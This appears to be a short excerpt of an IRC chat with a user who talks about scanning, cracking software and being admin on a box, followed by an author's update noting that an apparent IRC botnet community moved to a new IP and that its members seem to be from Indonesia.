(23:12:51)<Cenghar>scan here, i want to know
(23:13:54)<Cenghar>wew
(23:15:08)<Cenghar>u are admin in your box?
- 6 min, 58 sec
(23:22:06)<Cenghar>please talk here with us
(23:22:12)<Cenghar>Hihihihih...Hik!!
(23:22:26)*Cenghar slaps **CENSORED** around a bit with a large trout
(23:22:28)*Cenghar slaps **CENSORED** around a bit with a large trout
(23:22:59)<Cenghar>lolz
(23:23:08)<Cenghar>so what do u like?
(23:23:21)<Cenghar>talk with enda, he is good hacker
(23:24:01)<Cenghar>lolz
(23:24:35)<Cenghar>what software has u been cracked?
(23:25:43)<Cenghar>:p~ UweekKK!!
- 7 min, 37 sec
(23:35:39)<Cenghar>not work
(23:35:44)<Cenghar>just for guard
(23:35:51)<Cenghar>and funn
```

Update:

Continue Community, <http://continue.keren.la/>

1. Moved servers/ips again:

61.218.164.171

Located somewhere in the US..

It turned out all people are from Indonesia, the one hosting above was just hacked
I had a strong talk with 1 admin of the irc botnet.. request it via mail